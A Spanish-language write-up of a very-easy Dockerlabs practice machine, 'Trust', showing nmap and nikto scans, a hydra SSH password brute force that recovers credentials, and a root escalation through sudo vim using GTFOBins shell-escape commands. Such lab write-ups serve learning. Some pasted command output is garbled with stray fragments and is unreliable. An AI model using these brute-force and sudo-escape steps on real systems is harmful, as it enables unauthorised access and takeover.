



# Write-Up: Máquina "Trust"

- 📌 Plataforma: Dockerlabs
  - 📌 Dificultad: Muy fácil
  - 📌 Autor: Joaquín Picazo
- 



## Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

- 1 **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
  - 2 **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
  - 3 **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
  - 4 **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.
- 



## 1. Reconocimiento y Recolección de Información

Hago un escaneo en todos los puertos de la máquina objetivo para ver cuáles están abiertos.

```
(root@kali)~[/home/cypher/trust]
# nmap -vvv -p- --open 172.18.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-22 18:48 -03
Initiating ARP Ping Scan at 18:48
Scanning 172.18.0.2 [1 port]
Completed ARP Ping Scan at 18:48, 0.12s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:48
Completed Parallel DNS resolution of 1 host. at 18:48, 0.02s elapsed
DNS resolution of 1 IPs took 0.02s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 18:48
Scanning 172.18.0.2 [65535 ports]
Discovered open port 80/tcp on 172.18.0.2
Discovered open port 22/tcp on 172.18.0.2
Completed SYN Stealth Scan at 18:48, 4.05s elapsed (65535 total ports)
Nmap scan report for 172.18.0.2
Host is up, received arp-response (0.000035s latency).
Scanned at 2025-03-22 18:48:10 -03 for 4s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON
22/tcp    open  ssh      syn-ack ttl 64
80/tcp    open  http     syn-ack ttl 64
MAC Address: 02:42:AC:12:00:02 (Unknown)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 4.46 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

---

## 2. Escaneo y Enumeración

Ya sabiendo los puertos abiertos, realizo un escaneo más profundo para obtener información detallada de cada puerto. Como servicios o versiones.

```
(root@kali)-[/home/cypher/trust]
# nmap -vvv -sV -sC -p 80,22 172.18.0.2

PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64   OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
|_ ssh-hostkey:
|_ 256 19:a1:1a:42:fa:3a:9d:9a:0f:ea:91:7f:7e:db:a3:c7 (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBHjaznpuQYsT/kxLXSVDFJGTtesV6Urh5aJhwtAdR19MnZpuY/8e0gb+NXRebo5Dcv/DPIH+aLFHaS6+XCGw=
|_ 256 a6:fd:cf:45:a6:95:05:2c:58:10:73:8d:39:57:2b:ff (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIjW/dREGekLk/wSHXisOmbmVwP9zg7U8xS+OfHkxLF0Z
80/tcp    open  http     syn-ack ttl 64   Apache httpd 2.4.57 ((Debian))
|_ http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
|_ http-server-header: Apache/2.4.57 (Debian)
|_ http-title: Apache2 Debian Default Page: It works
MAC Address: 02:42:AC:12:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Luego, uso nikto para obtener más información de posibles vulnerabilidades de la web.


```
(root@kali)-[/home/cypher/trust]
# nikto -h http://172.18.0.2
- Nikto v2.5.0


+ Target IP: 172.18.0.2
+ Target Hostname: 172.18.0.2
+ Target Port: 80
+ Start Time: 2025-03-22 18:53:49 (GMT-3)

+ Server: Apache/2.4.57 (Debian)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Server may leak inodes via ETags, header found with file /, inode: 29cd, size: 614145cdaab80, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ OPTIONS: Allowed HTTP Methods: GET, POST, OPTIONS, HEAD .
+ 8102 requests: 0 error(s) and 4 item(s) reported on remote host
+ End Time: 2025-03-22 18:54:21 (GMT-3) (32 seconds)

+ 1 host(s) tested
```

Ahora, busco directorios de la web que está en el puerto 80. Esto me servirá para ver si encuentro un directorio con información o credenciales.






Finalmente, se encuentra el directorio `/secret.php`, este podría tener información relevante o alguna funcionalidad que explotar.

### 🔥 3. Explotación de Vulnerabilidades

La interfaz principal de la web del puerto 80 pareciera que a simple vista no entrega nada importante. Pero, puede ser posible que “Mario” sea un usuario para ingresar por el servicio ssh.



Ahora, se realiza fuerza bruta con hydra en el servicio ssh con usuario "mario".

```
(root@kali)~[/home/cypher/trust]
# hydra -l mario -P /usr/share/wordlists/rockyou.txt ssh://172.18.0.2

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-22 19:04:02
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://172.18.0.2:22/
[22][ssh] host: 172.18.0.2  login: mario  password: chocolate
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-22 19:04:21
```

Por suerte, se encontró una contraseña que puede servir para ingresar por el servicio ssh. Por lo tanto, ahora se pondrá a prueba.

```
(root@kali)~[/home/cypher/trust]
# ssh mario@172.18.0.2
The authenticity of host '172.18.0.2 (172.18.0.2)' can't be established.
ED25519 key fingerprint is SHA256:z6uc1wEgwh6GGiDrEIM8ABQT1LGC4CfYAYnV4GXRUVE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.18.0.2' (ED25519) to the list of known hosts.
mario@172.18.0.2's password:
Linux 13f6b64ecc7b 6.12.13-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.13-1kali1 (2025-02-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Mar 20 09:54:46 2024 from 192.168.0.21
mario@13f6b64ecc7b:~$ whoami
mario
```

Se logró ingresar con las credenciales encontradas anteriormente.

---

## 4. Escalada de Privilegios y Post-explotación

Ahora, hay que buscar formas para escalar privilegios en esta máquina linux.


```
mario@13f6b64ecc7b:~$ getcap -r / 2>/dev/null
mario@13f6b64ecc7b:~$ find / -perm -4000 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/bin/newgrp
/usr/bin/su @TheColonial) & Christian Mehlmauer (c)
/usr/bin/chsh
/usr/bin/passwd http://172.18.0.2/
/usr/bin/umount GET
/usr/bin/gpasswd 10
/usr/bin/chfn /usr/share/wordlists/dict
/usr/bin/mount status codes: 404
/usr/bin/sudo enhuster/v3.6
```

Anteriormente no se encontró nada interesante para explotar. Pero falta probar con “sudo -l”

```
mario@13f6b64ecc7b:~$ sudo -l
[sudo] password for mario:
Matching Defaults entries for mario on 13f6b64ecc7b:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User mario may run the following commands on 13f6b64ecc7b:
    (ALL) /usr/bin/vim
```

Se puede ejecutar vim como si fuera root, pero sin serlo. Según [GTFOBins](https://gtfobins.github.io/gtfobins/vim/#sudo) hay un comando de terminal para escalar privilegios usando vim.



## | Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a) `sudo vim -c '!/bin/sh'`

(b) This requires that `vim` is compiled with Python support. Prepend `:py3` for Python 3.

```
sudo vim -c ':py3 import os; os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```

(c) This requires that `vim` is compiled with Lua support.

```
sudo vim -c ':lua os.execute("reset; exec sh")'
```

- - - - -

Al ingresar el comando anterior, se logra obtener privilegios de root en toda la máquina.

```
mario@13f6b64ecc7b:~$ sudo vim -c '!/bin/sh'
# whoami
root
```

---

## 🏆 Banderas y Resultados

- ✓ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
- ✓ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.